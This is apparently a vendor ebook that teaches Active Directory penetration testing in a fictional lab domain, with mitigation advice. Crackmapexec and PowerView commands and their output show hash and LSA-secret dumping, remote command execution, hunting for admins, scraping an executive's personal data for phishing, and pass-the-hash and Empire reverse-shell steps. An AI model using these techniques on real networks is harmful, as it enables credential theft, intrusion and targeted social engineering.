VARONIS

EBOOK

Pen Testing Active Directory Environments

Contents

Introduction

I was talking to a pen testing company recently at a data security conference to learn more about "day in the life" aspects of their trade. Their president told me that one of their initial obstacles in getting an engagement is fear from IT that the pen testers will bring down the system.

Some of the most interesting pen testing can be accomplished by passively gathering information. I've already covered some of these ideas in my **"pen testing explained" series,** where I showed that the more you know about your environment — IP addresses, computer names, users and especially admin accounts, as well as where sensitive content is likely to reside — the better position you're in as a hacker to get the goodies and do real damage to the victim.

Hackers have known for a long time that Active Directory is a very rich source of this kind of incidental information – really metadata – that can be used to accelerate the post-exploitation process.

The origin of this ebook comes out of my own experiences exploring and **blogging** about the detailed data on users, groups, and other system information held within Active Directory. In this ebook, we'll learn more about **PowerView,** which is part of the **PowerShell Empire,** a post-exploitation environment. PowerView essentially gives you easy access to AD information, wrapping the raw API calls into a more useful set of PowerShell cmldlets.

Active Directory information is also about connections, so it makes sense to understand some graph theory to get the most out of the Active Directory data. We'll be looking into basic graph ideas as well.

In writing this ebook, I'm very aware that I'm standing on the shoulders of giants. This includes Will Schroeder and Justin Warner, who co-founded the PowerShell Empire project, as well as Andy Robbins.

1

Crackmapexec and PowerView

Before we get into PowerView, let's take a side trip into a neat little pen testing tool called crackmapexec.

Can crackmapexec really be described as a **swiss army knife?**

This term gets overused in the software world, but crackmapexec comes pretty close to this ideal!

It's similar to **psexec** with a bit of **nessus** thrown in, and it also provides access to PowerView commands.

This multi-function Python-based software can also be had as a convenient self-contained binary, which you can download from **here.**

For my own testing of crackmapexec, I used the aforementioned binary.

As in my first exploration of pen testing, I set up a simple Windows domain using my amazin' **Amazon Web Services** account.

This time I was a little better in my IT admin duties than in my last outing. I had my domain controller and the rest of the network resurrected for my mythical Acme company, which I used in my first pen testing series, up and running after only one espresso.

Taste of Crackmapexec

For the purposes of this example, let's assume I've landed on one of the boxes in the network — perhaps through a phishing attack or by just guessing bad credentials.

Once in, the first bit of exploration you can perform as a pen tester is to get the lay of the land. Just as I did with nessus in my initial round of pen testing, I can also use crackmapexec to scan a subnet to see what else is out there.

By the way, you would need to initially have a logon name and password (or hash) to use this tool, but pen testers generally can obtain these stepping stone credentials.

```
PS C:\Users\bob\documents>
PS C:\Users\bob\documents> .\crackmapexec 172.31.28.0/24 -u bob -p “acme1234:”
11-10-2016 14:53:24 [”] 172.31.28.169:445 is runnign windows 6.1 Build 7601 (name:WIN-C471FSNU2BD)
11-10-2016 14:53:24 [+] 172.31.28.169:445 Login successful ACME\bob:acme1234;
PS C: \Users\bob\documents>
PS C: \Users\bob\documents>
PS C: \Users\bob\documents>
PS C: \Users\bob\documents> _
```

Eureka. I found another box on the Acme network where my “bob” credentials will let me in.

```
PS C:\Users\bob\documents>
PS C:\Users\bob\documents> .\crackmapexec localhost -u bob -p “acme1234;” --lusers
11-10-2016 14:58:21 [”] localhost:445 is running Windows 6.0 Build 6002 (name:WIN-LJL1BPPCJOP)
11-10-2016 14:58:21 [+] localhost:445 Login successful ACME\bob:acme1234;
11-10-2016 14:58:21 [+] localhost:445 Logged on users:
11-10-2016 14:58:21 ACME \WIN-LJL1BPPCJOP$
11-10-2016 14:58:21 WIN-LJL1BPPCJOP$ \Administrator WIN-LJL1BPPCJOP$
11-10-2016 14:58:21 ACME \lele WIN-C471FSNU2BD
11-10-2016 14:58:21 ACME \lele WIN-C471FSNU2BD
11-10-2016 14:58:21 ACME \bob WIN-C471FSNU2BD
11-10-2016 14:58:21 ACME \bob WIN-C471FSNU2BD
11-10-2016 14:58:21 ACME \SuperUser WIN-C471FSNU2BD
11-10-2016 14:58:21 ACME \SuperUser WIN-C471FSNU2BD
PS C:\Users\bob\documents> _
```

Another neat feature of powermapexec is that it can display currently logged on users with the — lusers parameter.

That’s interesting: there’s someone named SuperUser on my box. Part of the game of pen testing is to think like a hacker: they love to spot accounts with potential domain level admin privileges.

```
PS C:\Users\bob\Documents> .\crackmapexec 172.31.28.169 -u bob -p “acme1234;” --lsa
11-10-2016 15:18:09 [”] 172.31.28.169:445 is running Windows 6.1 Build 7601 (name:WIN-C471FSNU2BD)
(domain:ACME)
11-10-2016 15:18:09 [+] 172.31.28.169:445 Login successful ACME\bob:acme1234;
11-10-2016 15:18:09 [+] 172.31.28.169:445 Dumping LSA secrets:
11-10-2016 15:18:11 ACME\WIN-C471FSNU2BD$:aad3b43514D4eeaad3b435b51404ee:634161ae1509544c3cc571e55
2669f55f:::
11-10-2016 15:18:11 DPAPI_SYSTEM:0100000031e3e3e7570959a0d66005ce033d5c4897589f17dfc01d183e84ab57c
e0c09b8aed2e16c5f56d429
11-10-2016 15:18:11 NL$KM:857524828027fdc97ec85ab873ea02b41d99819090d2561e9872788861cae3e49fd405d3
2fc091e4249006b98dbcc248c83c2af1103246102ad1b33b641c0f3d1
PS C:\Users\bob\Documents> _
```

Wouldn’t it be great to get the hashes of these users? In my initial pen testing series, I used a separate **memory dumping utility** and **mimikatz,** but with crackmapexec these basic hash dumping functions are built in.

Yum, hashes!

Anyway, we now know about another machine on the network from the scan. For kicks, let’s try running a command remotely on this other box with the -x parameter. In this particular scenario, I’m looking for interesting content.

After a bit of poking around, I found a potentially valuable file in the Documents folder.

Hmmm, it seems like an executive left a sensitive memo in a public area. I'm sure that never happens in the real world.

```
PS C:\Users\bob\Documents> .\crackmapexec 172.31.28.169 -u bob -p “acme1234;” --execm smbexec -x
“dir \Users\Public\documents”
11-10-2016 15:14:54 [”] 172.31.28.169:445 is running Windows 6.1 Build 7601 (name:WIN-C471FSNU2BD)
(domain:ACME)
11-10-2016 15:14:54 [+] 172.31.28.169:445 Login successful ACME\bob:acme1234;
11-10-2016 15:14:54 [+] 172.31.28.169:445 Executed command via SMBEXEC
11-10-2016 15:14:54 Volume in drive C has no label
11-10-2016 15:14:54 Volume Serial Number is 3C7D-AF92
11-10-2016 15:14:54
11-10-2016 15:14:54 Directory of C: \Users\Public\Documents
11-10-2016 15:14:54
11-10-2016 15:14:54 11/09/2016     09:32 PM     <DIR>        .
11-10-2016 15:14:54 11/09/2016     09:32 PM     <DIR>        ..
11-10-2016 15:14:54 11/09/2016     09:32 PM             5,145 Very Important Memo from CEO.txt
11-10-2016 15:14:54 1 File(s)               5,145 bytes
11-10-2016 15:14:54 2 Dir(s)      2,691,940,352 bytes free
PS C:\Users\bob\Documents> _
```

Of course, this is a made-up scenario, but it's similar in spirit to what pen testers would do during an engagement — probing for weaknesses and finding potential risks. Crackmapexec just makes this a whole lot easier.

A Taste of PowerView

PowerView is your portal into Active Directory domain data — really meta-data — on users, groups, privileges, and more.

The key point here is to really understand your environment from a risk perspective.

We'll look into PowerView commands in more detail in the next section.

One thing to keep in mind is that hackers are very interested in finding users on the network with enhanced privileges.

Earlier we saw that SuperUser would be a good candidate for being one of those special users belonging to a Windows domain admin group.

Can we find out for sure?

We now use our first PowerView cmdlet, called **Get-GroupMember,** which displays, as you might have guessed, group membership.

```
PS C:\Users\bob\Documents> .\crackmapexec 172.31.28.169 -u bob -p “acme1234;” --powerview Get-Net-
GroupMember
11-10-2016 18:04:26 [”] 172.31.29.148:445 is running Windows 6.1 Build 7601 (name:WIN-PASBUCEH9PO)
(domain:ACME)
11-10-2016 18:04:26 [+] 172.31.29.148:445 Login successful ACME\bob:acme1234;
11-10-2016 18:04:26 172.31.29.148:445 - - “GET /powerview.psl HTTP/1.1” 200-
11-10-2016 18:04:27 172.31.29.148:445 - - “POST /HTTP/1.1” 200-
11-10-2016 18:04:27 [+] 172.31.29.148:445 Powerview command output:
11-10-2016 18:04:27 GroupDomain       :      acme.local
11-10-2016 18:04:27 GroupDName        :      Domain Admins
11-10-2016 18:04:27 MemberDomain      :      acme.local
11-10-2016 18:04:27 MemberName        :      SuperUser
11-10-2016 18:04:27 MemberSid         :      S-1-5-21-1833444150-1274995961-547527852-1109
11-10-2016 18:04:27 IsGroup           :      False
11-10-2016 18:04:27 MemberDN          :      CN=Super User, CN=User, DC=acme, DC=local
11-10-2016 18:04:27
11-10-2016 18:04:27 GroupDomain       :      acme.local
11-10-2016 18:04:27 GroupName         :      Domain Admins
11-10-2016 18:04:27 MemberDomain      :      acme.local
11-10-2016 18:04:27 MemberName        :      lele
11-10-2016 18:04:27 MemberSid         :      s-1-5-21-1833444150-1274995961-647527852-1106
11-10-2016 18:04:27 IsGroup           :      False
11-10-2016 18:04:27 MemberDN          :      CN=Lisa L. Lee, CN=Users, DC=acme, DC=local
11-10-2016 18:04:27
```

As I suspected, SuperUser has domain admin privileges. And, yikes, I already have his hash, which I can then borrow to take over the account.

Game. Set. Match.

Obviously, you don’t want users with domain admin privileges remotely logging into employee workstations, and that would be part of the conclusions for this engagement. But even for users who are not directly logged into the workstation you’ve landed on, having access to their Active Directory data opens other attack possibilities. This can include learning home addresses, personal email, or cell phone numbers that can be exploited, for example, in a social engineering attack.

2

Deeper into **PowerView**

I began discussing how valuable pen testing and risk assessments can be done by just gathering information from Active Directory. I also introduced PowerView, which is a relatively new tool for helping pen testers and "red teamers" explore offensive Active Directory techniques.

To get more background on how hackers have been using and abusing Active Directory over the years, I recommend taking a look at some of the **slides** and **talks** by Will Schroeder, who is the creator of PowerView.

What Schroeder has done with PowerView is give those of us on the security side a completely self-contained PowerShell environment for seeing AD environments the way hackers do.

100% Raw PowerView

In the first section I was crowing about crackmapexec, the Swiss-army knife pen testing tool, which among its many blades has a PowerView parameter. I also showed how you can input PowerView cmdlets directly.

However, the really interesting things you can do with PowerView involve chaining cmdlets together in a PowerShell pipeline. And—long sigh—I couldn't figure out how to get crackmapexec to pipeline. But this leads to a wondrous opportunity: **download the PV library from GitHub** and directly work with the cmdlets. And that's what I did.

I uploaded PowerView's Recon directory and placed it under *Documents\ WindowsPowerShell\Modules* on one of the servers in my mythical Acme company environment. You then have to enter an Import-Module Recon cmdlet in PowerShell to load PowerView — see the instructions on the GitHub page. And then we're off to the races.

Classy Active Directory

I demonstrated how it was possible to discover the machines on the Acme network as well as who was currently logged in locally using a few crackmapexec parameters.

Let's do the same thing, but directly with PowerView cmdlets. For servers in the domain, the work is done by **Get-NetComputer.**

```
PS C:\Users\bob\Documents> Get-NetComputer
Taco.acme.local
Salsa.acme.local
Avocado.acme.local
PS C:\Users\bob\Documents _
```

When we run it, we get a list of host names that are qualified with the domain: salsa.acme.local, taco.acme. local,avocado.acme. local. It's far more informative than the nessus-like output of crackmapexec, which is just a list of IP addresses.

To find all the user sessions on my current machine, I'll use the very powerful cmdlet **Invoke-UserHunter.** More power than I really need for this: it actually tells me all users currently logged in on all machines across the domain.

But this allows me to then introduce a PowerShell pipeline. Unlike in a Linux command shell, the output of a PowerShell cmdlet is an object, not a string, and that brings in all the machinery of the object-oriented model — attributes, classes, inheritance, etc. We'll explore more of this idea below.

I present for your amusement the following pipeline below. It uses the Where-object cmdlet, aliased by the ? PowerShell symbol, and filters out only those user objects where the ComputerName AD attribute is equal to "Salsa", which is my current server.

```
PS C:\Users\bob\Documents> Invoke-UserHunter| ? {$_.ComputerName -eq 'Salsa.acme.local'}

UserDomain      : ACME
UserName        : lele
ComputerName    : Salsa.acme.local
IP              : 172.31.1.4
SessionFrom     :
LocalAdmin      :

UserDomain      : ACME
UserName        : lele
ComputerName    : Salsa.acme.local
IP              : 172.31.1.4
SessionFrom     :
LocalAdmin      :

UserDomain      : ACME
UserName        : Administrator
ComputerName    : Salsa.acme.local
IP              : 172.31.1.4
SessionFrom     :
LocalAdmin      :

UserDomain      : ACME
UserName        : bob
ComputerName    : Salsa.acme.local
IP              : 172.31.1.4
SessionFrom     :
LocalAdmin      :

UserDomain      : ACME
UserName        : bob
ComputerName    : Salsa.acme.local
IP              : 172.31.1.4
SessionFrom     :
LocalAdmin      :
```

Note: the $_. is the way PowerShell lets you refer to a single object in a stream or collection of objects.

To see who’s on the Taco server, I did this instead:

```
PS C:\Users\bob\Documents> Invoke-UserHunter| ? {$_.ComputerName -eq ‘Taco.acme.local’}

UserDomain      : ACME
UserName        : Administrator
ComputerName    : Taco.acme.local
IP              : 172.31.24.102
SessionFrom     :
LocalAdmin      :
```

Interesting! I found an Administrator.

One of the goals of pen testing is hunting down admins and other users with higher privileges. **Invoke- UserHunter** is the go-to cmdlet for this word.

Another good source of useful information are the AD groups in the Acme environment. You can learn about organizational structure from looking at group names.

I used PowerView’s **Get-NetGroup** to query Active Directory for all the groups in the Acme domain. As the output sped by, I noticed, besides all the default groups, that there were a few group names that had Acme as prefix. It was probably set up and customized by the Acme system admin, which would be me in this case.

One group that caught my attention was the Acme-VIPs group.

It might be interesting to see this group’s user membership, and PV’s Get-NetGroupMember does this for me.

```
PS C:\Users\bob\Documents>  Get-NetGroupMember Acme-VIPs


GroupDomain     :  acme.local
GroupName       :  Acme-VIPs
MemberDomain    :  acme.local
MemberName      :  ted
MemberSid       :  S-1-5-21-3314940408-3715699983-654849761-1114
IsGroup         :  False
MemberDN        :  CN=Ted T. Bloatly, CN=Users,DC=acme,DC=local
```

I now have a person of interest: Ted Bloatly, and obviously important guy at Acme.

Active Directory Treasures

At this point, I've not done anything disruptive or invasive. I'm just gathering information – under the hood PowerView, though is making low-level AD queries.

Suppose I want to find out more details about this Ted Bloatly person.


AD administrators are of course familiar with the Users and Computer interface through which they manage the directory.

It's also a treasure trove of information for hackers. Can I access this using PowerView?

Through another PV cmdlet, **Get-NetUser,** I can indeed see all these fields, which includes phone numbers, home address, emails, job title, and notes.

Putting on my red-team hat, I could then leverage this personal data in a clever phishing or pretext attack — craft a forged email or perhaps make a phone call.

I then ran **Get-NetUser** with an account name parameter directly, and you can see some of the attributes and their values displayed below. By the way, Active Directory does provide options to control the accessibility of these attributes.



Ted T. Bloatly

First name:	
Initials:	
Last name:	
Display name:	
Description:	
Office:	
Telephone number:	
E-mail:	tedbl@acme.com
Web page:	

▲ Viewing Ted's Active Directory permissions for properties.

```
PS C:\Users\bob\Documents>  Get-NetUser ted


postalcode              : 10004
logoncount              : 18
badpasswordtime         : 11/23/2016 6:06:03 PM
st                      : Illinois
mail                    : tedbl@acme.com
distinguishedname       : CN=Ted T. Bloatly, CN=Users, DC=acme, DC=local
objectclass             : {top, person, organizationalPerson, user}
lastlogontimestamp      : 11/23/2016/ 2:22:51 PM
userprincipalname       : ted@acme.local
name                    : Ted T. Bloatly
l                       : Midville
primarygroupid          : 513
objectsid               : S-1-5-21-3314940408-37156699983-654849761-1114
directreports           : CN=Lele L. Lee, CN=Users, DC=acme, DC=local
samaaccountname         : ted
lasatlogon              : 11/30/2016 2:12:12 AM
codepage                : 0
samaccounttype          : 805306368
whenchanged             : 11/30/2016 2:33:08 AM
accountexpires          : 9223372036854775807
cn                      : Ted T. Bloatly
adspath                 : LDAP://CN=Ted T. Bloatly, CN=Users, DC=acme, DC=local
givenname               : Ted
```

However, as a cool pen tester I was only interested in a few of these attributes, so I came up with another script. I'll now use the PV cmdlet Foreach-Object, which has an alias of %.

The idea is to filter my user objects using the aforementioned **Select-Object** to only match on ted, and then use the Foreach-Object cmdlet to reference individual objects—in this case only ted—and its attributes. I'll print the attributes using PowerShell's Write-Output.

By the way, **Get-NetUser** displays a lot of the object's AD attributes, but not all of them. Let's say I couldn't find the attribute name for Ted's email address.

So here's where having a knowledge of Active Directory classes comes into play. The object I'm interested in is a member of the organizationalPerson class. If you look at the Microsoft AD documentation, you'll find that this class has an email field, known by its LDAP name as "mail".

With this last piece of the puzzle, I'm now able to get all of Ted's contact information as well as some personal notes about him contained in the AD info attribute.

```
PS C:\Users\bob\Documents>  Get-NetUser| ? {$_.samaccountname -eq "ted"} | % {Write-Host
$_.displayname, $_.streetaddress, $_.1, $_.st,"|",$_.title,"|"$_.mail,"|", $_.info}
Ted T. Bloatly 12 Kings Landing Midville Illinois | Head Honcho | tedbl@acme.com | Don't call Ted
on Monday nights! He goes bowlign at the Arms Arm Lanes!
PS C:\Users\bob\Documents> _
```

So I found Acme's CEO and even know he's a bowler. It doesn't get much better than that for launching a social engineered attack.

As a hacker, I could now call it a day, and use this private information to later phish Ted directly, ultimately landing on the laptop of an Acme executive.

One can imagine hackers doing this on an enormous scale as they scoop up personal data on different key groups within companies: executives, attorneys, financial groups, production managers, etc.

I forgot to mention one thing: I was able to run these cmdlets using just ordinary user access rights.

Scary thought!

3

Chasing After Power

Before we get into more of the details of hunting down privileged users, I wanted to take up one point regarding Active Directory mitigations that I touched on above.

As we saw, PowerView cmdlets give pen testers and hackers incredibly valuable information about the user population. It does this by pulling attributes out of Active Directory, some of which can then be used to launch a phishing-whaling attack.

So you're wondering whether or not we can put restrictions on who gets to see the data? Or what data is made available in the first place?

Yes and yes.

I'll propose a quick fix. We'll simply prevent some key AD attributes from being displayed in PowerView's **Get-NetUser** cmdlet.

We really don't want to make it easy for hackers to access phone numbers, mail addresses, and other personal information of the C-suite.


These folks may not have customer accounts and credit card numbers in their files, but they surely have access to key corporate IP — contracts, plans, pending deals, etc.

The answer can be found in the Active Directory Computer and User interface.

Our first priority should be to secure Ted Bloatly, Chief Honcho (CEO) of Acme.

If we click on his Security tab, we can view a list of broad AD attribute permissions — personal, phone and email — that we can allow or deny access to.

For Mr. Bloatly, I'll simply deny access to his contact information (see below) for anyone in the Acme domain.



Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Domain Admins (ACME\Domain Admins)
- Cert Publishers (ACME\Cert Publishers)
- Enterprise Admins (ACME\Enterprise Admins)

Permissions for Everyone	Allow	Deny
Read personal information	☐	☐
Write personal information	☐	☐
Read phone and mail options	☐	☐
Write phone and mail options	☐	☐
Read private information	☐	☐
Write private information	☐	☐

For special permissions or advanced settings, click Advanced.

Learn about access control and permissions

I really don't want hackers and even employees to get this kind of sensitive data. If you want to know anything about Mr. Bloatly, you'll have to find out the old-fashioned way, by contacting his loyal personal assistant, Smithers.

```
distinguishedname              :  CN=Ted T. Bloatly, CN=USers, DC=acme, DC=local
objectclass                    : {top, person, organizationPerson, user}
displayname                    : Ted T. Bloatly
lastlogontimestamp             : 12/13/2016 5:44:56 PM
userprincipalname              : ted@acme.local
name                           : Ted T. Bloatly
primarygroupid                 : 513
objectsid                      : S-1-5-21-3314940408-3715699983-654849761-1114
directreports                  : CN=Lele L. Lee, CN=Users, DC=acme, DC=local
samaccountname                 : ted
admincount                     : 1
codepage                       : 0
samaccounttype                 : 805306368
whenchanged                    : 12/16/2016 3:02:56 PM
accountexpires                 : 9223372036854775807
cn                             : Ted T. Bloatly
adspatch                       : LDAP://CN=Ted T. Bloatly, CN=Users, DC=acme, DC=local
givenname                      : Ted
instancetype                   : 4
usncreated                     : 15777
objectguid                     : 1049cc4e-1acd-440f-af47-20ef86a80da8
sn                             : Bloatly
lastlogoff                     : 1/1/1601 12:00:00 AM
objectcategory                 : CN=Person, CN=Schema, CN=Configuration, DC=acme, DC=local
dscorepropagationdata          : {12/16/2016 3:02:56 PM, 12/14/2016 5:55:40 PM, 12/14/2016 5:55:55
PM}
initials                       : T
memberof                       : Head Honcho
lastlogon                      : 12/14/2016 7:17:03 PM
badpwdcount                    : 1
useraccountcontrol             : 512
whencreated                    : 11/23/2016 2:03:04 PM
countrycode                    : 0
pwdlastset                     : 11/23/2016 2:03:04 PM
usnchanged:                    : 54066
```

Surely we can be more granular about who gets to see this information. Clicking on "Advanced" lets you enable certain groups to view Bloatly's contact information: for example, I could allow access for just the Acme-VIPs group, the C-levels of the company.

In any case, if we go back to the Salsa server that we landed on, and run **Get-NetUser,** we'll see that his postal address and the personal info about his bowling habits no longer shows up.

There are other ways to restrict access to AD attributes, and you can find some additional strategies here.

The Credential Hunt

Building on my Acme scenario, let’s say I’m back on Salsa with Lele’s credential. Lele, like her friend Bob, is in the Acme-Serfs group.

Let’s rerun **Get-NetComputer.**

```
PS C:\Users\bob\Documents> Get-NetComputer
Taco.acme.local
Salsa.acme.local
Avocado.acme.local
Enchilada.acme.local
PS C:\Users\bob\Documents>_
```

You’re probably thinking, as I did when I set this up, that Enchilada is where the important people hang out.

“Big Enchiladas”, right?

Let’s see if Lele’s credentials will allow me access to it. One quick way to do this is to use crackmapexec and point it at the server you’re trying to access — it will let you know whether can log in (below).

```
PS C:\Users\bob\documents> .\crackmapexec.exe Taco -u lele -p “acme1248;”
12-16-2016 15:31:29 [”] Taco:445 is running Windows 6/1 Build 7601 (name:TACO) (domain:ACME)
12-16-2016 15:31:29 [+] Taco:445 Login successful ACME\lele:acme1248;
PS C:\Users\lele\Documents> .\crackmapexec.exe Salsa -u lele -p “acme1248;”
12-16-2016 15:31:33 [”] Salsa:445 is running Windows 6.1 Build 7601 (name:SALSA) (domain:ACME)
12-16-2016 15:31:33 [+] Salsa:445 Login successful ACME\lele:acme1248;
PS C:\Users\lele\Documents> .\crackmapexec.exe Enchilada -u lele -p “acme1248;”
12-16-2016 15:31:40 [”] Enchilada:445 is running Windows 6/3 Build 9600 (name:ENCHILADA)
(domain:ACME)
12-16-2016 15:31:40 [-] Enchilada:445 ACME\lele:acme1248; SMB SessionError: STATUS_LOGON_-
TYPE_NOT_GRANTED(A user requested a type of logon (for example, interactive or network) that has
not been granted. An administrator has who may logon interactively and through the network.)
PS C:\Users\lele\Documents> _
```

My pen testing senses are tingling. I’m denied access to Enchilada, but allowed access to Taco and Salsa.

It’s like the equivalent of a sign that says “Private Property: Keep Out!”. You know there has to be something valuable on the Enchilada server.

We’re now at the point where you have to find the users who’ll get you what you want — access to Enchilada.

Like last time, we can run **Get-GroupMembers Acme-VIPs.** I’ve found two power users now — Ted Bloatly and Lara Crasus.

What you can hope for is that one of these VIPs will let you log on to the Salsa machine. Then we can grab the hashes, and use them with crackmapexec to get into Enchilada.

By the way, this brings up an important point about risk assessments regarding user accounts: you have to be very careful about assigning user account access rights.

One common technique is to assign multiple accounts to the same user with each account having its own privileges. This avoids the problem of an over-privileged account logging into a less-privileged account's machine, thereby leaving it open to credential theft and pass-the-hash.

So let's say Acme hasn't learned this lesson, and Ted Bloatly occasionally uses his one AD account to log into the Salsa server used by the plebians.

We can set an alarm.

Enter something like **Invoke-UserHunter –GroupName Acme-VIPs** on the command line, then check the output and repeat. Obviously, we can do a better job of fine-tuning and automating. I'll leave that as a homework assignment.

Once we find an Acme-VIPs member, we dump the hash using the --lsa option for crackmapexec and the pass-the-hash using the –H option to log into the Enchilada server.

PowerShell Empire and Reverse Shells

One aspect of hopping around a domain that's worth talking about is the topic of getting shell connections.

So far I've been cheating a little bit in showing screen output from the actual server.

In real life, hackers and pen testers use reverse-shells — remember **those?** — to see what's going on from a remote terminal.

If you try doing working Linux-oriented reverse shells, such as ncat, in a Windows environment, you run into problems, which I documented in my first pen testing series.

And then I discovered **PowerShell Empire.**

It describes itself as having the ability "to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz… all wrapped up in a usability-focused framework".

Amen, and it lives up to its billing. This is powerful stuff and I attained beautiful remote PowerShell access to the Acme environment.

If you want to play around with Empire for yourself, you can **download it from GitHub here.** With a little bit of struggle (and two aspirins later), I installed it on an Ubuntu Linux server in my AWS environment.

In terms of its remote PowerShell powers, it allows you to create a Listener, which lives at one end of the connection.


And then you grab some shell code to run on the victim's machine. Ultimately, it launches an Agent, which is what you interact with in Empire.

```
==================================================================================================
Empire: PowerShell post-exploitation agent | [Version]: 1.6.0
==================================================================================================
[Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdub, @enigma0x3
==================================================================================================

         _______   .___  ___.  ._______     __   ._______         _______
        |  _____|  |   \/   |  |   __  \   |  |  |   _   \       |  _____|
        |  |___    |  \  /  |  |  |__)  |  |  |  |  |_)   |      |  |___
        |   ___|   |  |\/|  |  |   ____/   |  |  |       /       |    ___|
        |  |____   |  |  |  |  |  |        |  |  |  |\   \____.  |  |____
        |_______|  |__|  |__|  | _|        |__|  | _| ‘.______|  |_______|

               180 modules currently loaded
               1 listeners currently active
               2 agents currently active

(Empire) > ▯



=================
agents           jump to Agents menu.
back             Go back to the main menu.
execute          Execute a listener with the currently specified options.
exit             Exit Empire.
help             Display the help menu.
info             Display listener options.
interact         Interact with a particular agent.
kill             Kill one or all active listeners.
launcher         Generate an initial launcher for a listener.
list             List all active listeners (or agents).
main             Go back to the main menu.
options          Display listener options.
run              Execute a listener with the currently specified options.
set              Set a listener option.
